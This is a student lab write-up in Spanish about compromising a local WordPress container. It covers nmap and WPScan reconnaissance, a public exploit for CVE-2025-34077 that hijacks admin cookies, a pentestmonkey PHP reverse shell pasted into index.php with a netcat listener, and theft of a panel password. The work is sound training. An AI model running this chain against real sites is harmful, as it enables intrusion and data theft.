

HACKING DE UNA WEB

Pedro Gutiérrez La Ossa 1 ASIR

Índice

Introducción

Despliegue del laboratorio

Escaneo con Nmap

Acceso a la web

Reconocimiento de tecnologías

Escaneo con WPScan

Explotación del CVE-2025-34077

Acceso al panel por cookies

Reverse Shell con WP File Manager

Robo de credenciales y Root

Conclusión

Despliegue del laboratorio

sudo bash auto_deploy.sh bigwear.tar

El contenedor se despliega en la IP 172.17.0.2.

```
(root@kali)-[/home/kali/Escritorio/practicaHackingWeb]
# sudo bash auto_deploy.sh bigwear.tar
```

Reconocimiento – Escaneo con Nmap

sudo nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.17.0.2 -oN

escaneo

Se detecta el puerto 80 con servicio web.

```
(root@kali)-[/home/kali]
# sudo nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.17.0.2 -oN escaneo
```


Acceso inicial a la web

Abrir navegador en http://172.17.0.2:3000



Revisar info de la web

Wappalyzer, inspeccionar página



Escaneo con WPScan

```
(root@kali)-[/home/kali]
# wpscan --url http://172.17.0.2/ -e u,p
```

wpscan --url http://172.17.0.2/ -e u,p

Resultado: usuario admin y plugin Pie Register v3.7.1.4

```
Last Updated: 2026-03-30T12:58
[!] The version is out of date
```

Explotación (CVE-2025-34077)

Usando un exploit de GitHub para el plugin vulnerable, obtenemos cookies de sesión del usuario admin.

```
CVE-2025-34077
by Mrj Haxcore | CVE-2025-34077

[*] Sending payload to hijack admin session ...

[*] Successfully hijacked cookies for user_id=1 (admin):
wordpress_a2a379b8590d3431d7153bb3b68da0df = admin%7C1776254403%7CcWYJEt7QgYOT014aa4p958xhntQ34CB1S09jTkdEyn1%7C6a4901e9cc2c21a278e618195c04e385184b11et
acfc1c943d058479710823e5
wordpress_logged_in_a2a379b8590d3431d7153bb3b68da0df = admin%7C1776254403%7CcWYJEt7QgYOT014aa4p958xhntQ34CB1S09jTkdEyn1%7C6a4901e9cc2c21a278e618195c04e385184b11et
7e7c5f0902b1bb653dd00188cfdc634b

[!] Use these cookies in your browser or tools like curl or Burp to act as admin.
```

Acceso al panel con cookies

Insertamos las cookies en el navegador (Inspeccionar → Storage → Cookies). Al recargar, entramos como administradores sin contraseña.

Filter items		
Name	Value	Domain
wordpress_a2a379b8590d3431d7153bb3...	admin%7C1776360154%7CSQklWZF3XIUVAljvblwXwaFY3P7OtnKeifjBPVdGtOe%7C0485b6fd5e446c78a1b46530...	172.17.0.2
wordpress_logged_in_a2a379b8590d343...	admin%7C1776360154%7CSQklWZF3XIUVAljvblwXwaFY3P7OtnKeifjBPVdGtOe%7C7a4a66212db2462820c91aad...	172.17.0.2

Editamos index.php desde WP File Manager y pegamos el payload.

 index.php read and write



File Manager

File manager provides you ability to edit, delete, upload, download, copy and paste files and folders.

By [mndpsingh287](#)

[Activate](#)

[More Details](#)

★★★★★ (1,464)

1+ Million Active Installations

Last Updated: 10 months ago

Untested with your version of WordPress

```
☀ <?php
// php-reverse-shell - A Reverse Shell
implementation in PHP. Comments stripped
to slim it down. RE: https://
raw.githubusercontent.com/pentestmonkey/
php-reverse-shell/master/php-reverse-
shell.php
// Copyright (C) 2007
pentestmonkey@pentestmonkey.net


set_time_limit (0);
```

Nos ponemos en escucha:

nc -lvp 4444

Al recargar la web, obtenemos la shell inversa.

```
(root@kali)-[/home/kali]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 60294
Linux 846a7094e121 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-kali1 (2025-09-24) x86_64 x86_64 x86_64 GNU
11:52:22 up 57 min, 0 users, load average: 2.06, 1.19, 0.89
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
```



Robo de datos y Root


Usuario: pepe

```
# Credenciales del panel
ADMIN USERNAME = 'pepe'
```

Contraseña: BigWear2024!@#

```
ADMIN PASSWORD = 'BigWear2024!@#'
```

Accedemos al panel Django en puerto 8000 y obtenemos todos los datos bancarios. Servidor 100% comprometido.



Conclusión

Hemos sido capaces de entrar a la cocina de la empresa de ropa investigando vulnerabilidades y por un solo plugin desactualizado se ha quebrantado toda la seguridad .

